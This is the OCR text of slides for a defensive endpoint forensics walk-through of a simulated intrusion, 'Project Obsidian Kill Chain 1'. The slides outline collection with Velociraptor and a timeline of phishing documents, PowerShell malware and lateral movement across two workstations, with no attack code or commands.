Project Obsidian

Kill Chain 1 (KC1)

Endpoint Forensics Walk-through

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

Project Obsidian


Overview (KC1 Endpoint Forensics)

- What is Obsidian
  - IR, Forensics, Malware RE, CTI, CTH
- What is this Presentation
  - Endpoint Forensics
- Velociraptor / Forensic Collection
- Timeline
- Artifacts
- Demo

BTV Forensics Crew: **B4nd1t0, Wes, ExtremePaperClip, Gyle_DC, S4T4N, Omenscan**

12 Feb 2022 21:10 GMT → 21:16 GMT


Malicious Documents sent to Karen Metuens via email, Powershell Malware Executed



WKST01 & WKST02

12 Feb 2022 21:13 GMT → 22:00 GMT


Additional Malware Found on Disk, Lateral Movement



WKST02


12 Feb 2022 21:10 GMT → 22:31 GMT

Sometimes, There Isn't Anything There – And That's OK



